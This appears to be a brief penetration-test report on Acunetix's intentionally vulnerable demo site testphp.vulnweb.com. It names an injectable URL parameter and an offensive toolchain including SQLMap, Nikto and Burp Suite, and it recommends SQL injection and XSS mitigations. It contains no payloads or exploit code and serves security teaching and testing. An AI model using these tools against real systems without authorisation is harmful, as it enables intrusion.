About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Try. Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

testphp.vulnweb.com/artists.php?artist=3



Tools & Frameworks Used

1. **Reconnaissance:**
 - WhatWeb

- Wappalyzer
- Nmap
- 2. **Scanning & Exploitation:**
 - Nikto
 - SQLMap
 - Burp Suite
- 3. **Proof of Concept & Validation:**
 - Manual Payload Injection

Recommendations & Mitigation Strategies

SQL Injection Mitigation:

- Implement **Parameterized Queries & Prepared Statements**
- Restrict database permissions (Least Privilege Principle)
- **Web Application Firewall (WAF)** to detect and block SQLi attempts

Cross-Site Scripting (XSS) Mitigation:

- **Input Validation & Output Encoding**
- Implement **Content Security Policy (CSP)**
- Enable **X-XSS-Protection Headers**

General Security Recommendations:

- **Upgrade PHP (5.6.40 → Latest Stable Version)**
- **Apply security patches** for Nginx & MySQL
- Implement **HTTPS (TLS Encryption)**
- Periodic **Penetration Testing & Security Audits**

Conclusion

The penetration test identified **critical vulnerabilities** including **SQL Injection and XSS** in testphp.vulnweb.com. The application runs on outdated software (PHP 5.6.40, Nginx 1.19.0, MySQL > 5.6), increasing its security risks.

Further testing is needed to explore **privilege escalation, CSRF vulnerabilities, and file inclusion attacks**. It is recommended that **XYZ Company** promptly apply **security patches, harden configurations, and implement WAF & monitoring solutions** to enhance its security posture.